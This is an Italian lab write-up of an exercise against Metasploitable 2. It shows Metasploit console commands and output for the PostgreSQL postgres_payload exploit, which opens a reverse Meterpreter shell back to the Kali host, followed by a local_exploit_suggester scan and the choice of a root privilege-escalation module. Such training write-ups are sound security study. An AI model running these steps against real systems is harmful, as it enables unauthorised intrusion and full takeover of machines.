
exploit con PostgreSQL di Metasploitable 2

In questa esercitazione ho lavorato con Metasploitable 2 e Kali Linux per sfruttare una vulnerabilità su un'istanza PostgreSQL, ottenere accesso iniziale con Meterpreter e infine eseguire un’escalation di privilegi. Il tutto è stato eseguito all'interno di un ambiente di laboratorio controllato.

Passaggi dell’esercitazione

1. **Verifica della comunicazione tra le macchine:** Ho iniziato assicurandomi che Kali e Metasploitable 2 potessero comunicare correttamente. Questo passaggio è essenziale per evitare problemi durante l'exploit e l'inizializzazione della sessione. Ho eseguito una verifica base di rete (tramite ping) tra Kali e Metasploitable 2 per confermare che il traffico tra le macchine fosse abilitato.
2. **Configurazione di Metasploit e scelta dell'exploit:** Una volta verificata la connettività, ho avviato msfconsole su Kali Linux. Qui, ho selezionato l'exploit specifico exploit/linux/postgres/postgres_payload, progettato per colpire istanze PostgreSQL vulnerabili come quella installata su Metasploitable 2.




1. **Impostazione dei parametri: Successivamente, ho configurato i parametri dell'exploit:**
   - RHOST: l'indirizzo IP della macchina Metasploitable 2 (192.168.1.40).
   - LHOST: l'indirizzo IP di Kali Linux (192.168.1.25).
2. Dopo aver impostato questi parametri, ho eseguito il comando run, e Metasploit ha avviato l'exploit contro PostgreSQL su Metasploitable 2. Come previsto, sono riuscito a ottenere una sessione iniziale di Meterpreter sul sistema bersaglio, seppur con privilegi limitati.

```
msf6 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.1.40
rhosts ⇒ 192.168.1.40
msf6 exploit(linux/postgres/postgres_payload) > set lhosts 192.168.1.25
[!] Unknown datastore option: lhosts. Did you mean LHOST?
lhosts ⇒ 192.168.1.25
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.1.25
lhost ⇒ 192.168.1.25
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.40:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC
cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/XlmrjbHN.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.40
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.40:52861) at 2
024-11-13 16:43:57 +0100
```

1. **Escalation dei privilegi:** Con la sessione attiva, il mio obiettivo successivo era ottenere privilegi di root. Ho iniziato mettendo in

background la sessione esistente, per poter avviare un nuovo modulo di Metasploit.



- Uso di post/multi/recon/local_exploit_suggester: Ho utilizzato il modulo local_exploit_suggester per individuare eventuali exploit locali che avrebbero potuto consentire un'escalation di privilegi da utente limitato a root. Questo modulo ha scansionato il sistema target e suggerito una lista di exploit adatti all'architettura e al sistema operativo della macchina vulnerabile.

```
msf6 exploit(linux/postgres/postgres_payload) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.1.40 - Collecting local exploits for x86/linux ...
[*] 192.168.1.40 - 198 exploit checks are being tried ...
[+] 192.168.1.40 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to be vulnerable.
[+] 192.168.1.40 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[+] 192.168.1.40 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.1.40 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
[+] 192.168.1.40 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 192.168.1.40 - exploit/unix/local/setuid_nmap: The target is vulnerable. /usr/bin/nmap is setuid

[*] 192.168.1.40 - Valid modules for session 1:
============================

 #   Name                                                Potentially Vulnerable?  Check Result
 -   ----                                                -----------------------  ------------
 1   exploit/linux/local/glibc_ld_audit_dso_load_priv_esc  Yes                      The target appears to be vuln
erable.
 2   exploit/linux/local/glibc_origin_expansion_priv_esc  Yes                      The target appears to be vuln
erable.
 3   exploit/linux/local/netfilter_priv_esc_ipv4         Yes                      The target appears to be vuln
erable.
 4   exploit/linux/local/ptrace_sudo_token_priv_esc      Yes                      The service is running, but c
ould not be validated.
 5   exploit/linux/local/su_login                        Yes                      The target appears to be vuln
erable.
 6   exploit/unix/local/setuid_nmap                      Yes                      The target is vulnerable. /us
r/bin/nmap is setuid
 7   exploit/linux/local/abrt_raceabrt_priv_esc          No                       The target is not exploitable
.
 8   exploit/linux/local/abrt_sosreport_priv_esc         No                       The target is not exploitable
.
 9   exploit/linux/local/af_packet_chocobo_root_priv_esc  No                       The target is not exploitable
. System architecture i686 is not supported
```

- Selezione dell'exploit suggerito: Tra i vari exploit suggeriti, ne ho selezionato uno compatibile con il target e con l'architettura x86. Una volta scelto l'exploit, ho impostato il parametro della sessione a 1 (la sessione di Meterpreter attiva con l'utente limitato) e ho eseguito run.


```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   payload/generic/custom                      .                normal  No     Custom Payload
   1   payload/generic/debug_trap                  .                normal  No     Generic x86 Debug Trap
   2   payload/generic/shell_bind_aws_ssm          .                normal  No     Command Shell, Bind SSM (via AWS API)
   3   payload/generic/shell_bind_tcp              .                normal  No     Generic Command Shell, Bind TCP Inlin
e
   4   payload/generic/shell_reverse_tcp           .                normal  No     Generic Command Shell, Reverse TCP In
line
   5   payload/generic/ssh/interact                .                normal  No     Interact with Established SSH Connect
ion
   6   payload/generic/tight_loop                  .                normal  No     Generic x86 Tight Loop
   7   payload/linux/x64/exec                      .                normal  No     Linux Execute Command
   8   payload/linux/x64/meterpreter/bind_tcp      .                normal  No     Linux Mettle x64, Bind TCP Stager
   9   payload/linux/x64/meterpreter/reverse_sctp  .                normal  No     Linux Mettle x64, Reverse SCTP Stager
   10  payload/linux/x64/meterpreter/reverse_tcp   .                normal  No     Linux Mettle x64, Reverse TCP Stager
   11  payload/linux/x64/meterpreter_reverse_http  .                normal  No     Linux Meterpreter, Reverse HTTP Inlin
```

Ottenimento di una sessione con privilegi root: A questo punto, per finalizzare l'escalation e verificare l'acquisizione dei privilegi di root,

ho eseguito il comando getuid all'interno della sessione. Questo mi ha restituito l'identità utente, confermando l’accesso root.



Motivazione della scelta del payload: L’esercitazione ha richiesto una particolare attenzione nella scelta del payload e del modulo di escalation per adattarsi alle specifiche dell’architettura x86 della macchina vulnerabile. In aggiunta, l’uso del modulo local_exploit_suggester si è rivelato fondamentale per individuare exploit locali adatti al sistema, riducendo il rischio di compromettere la sessione Meterpreter o destabilizzare il sistema bersaglio.

L’utilizzo di Meterpreter ha permesso di interagire in modo più diretto e profondo con il sistema compromesso, grazie alla sua console interattiva, che ha facilitato il controllo del target sia durante la fase iniziale di accesso limitato che nell’escalation dei privilegi. In particolare, è stato necessario anche settare correttamente un **secondo payload**, per poter sfruttare l’escalation con successo e ottenere privilegi di root. La combinazione di exploit remoti e locali ha quindi mostrato l’importanza di conoscere in dettaglio il sistema target e di adattare la strategia di penetrazione, scegliendo i payload giusti per ogni fase dell’attacco.

Conclusioni

Questa esercitazione mi ha permesso di consolidare la mia comprensione su vari aspetti della cybersecurity, in particolare sulla sequenza di attacchi basati su vulnerabilità in servizi comuni come PostgreSQL. L’ottenimento della sessione iniziale tramite exploit remoto e l’uso del modulo di escalation di privilegi suggerito da Metasploit ha mostrato come strumenti standard di penetration testing possano sfruttare falle di sicurezza note.

Oltre agli aspetti tecnici, l’esercizio ha evidenziato l’importanza di selezionare payload e configurazioni che siano compatibili con il target,

aspetto cruciale per ottenere il massimo controllo possibile. In uno scenario reale, questi stessi passaggi potrebbero essere utilizzati per identificare e correggere vulnerabilità, rafforzando così la sicurezza dei sistemi.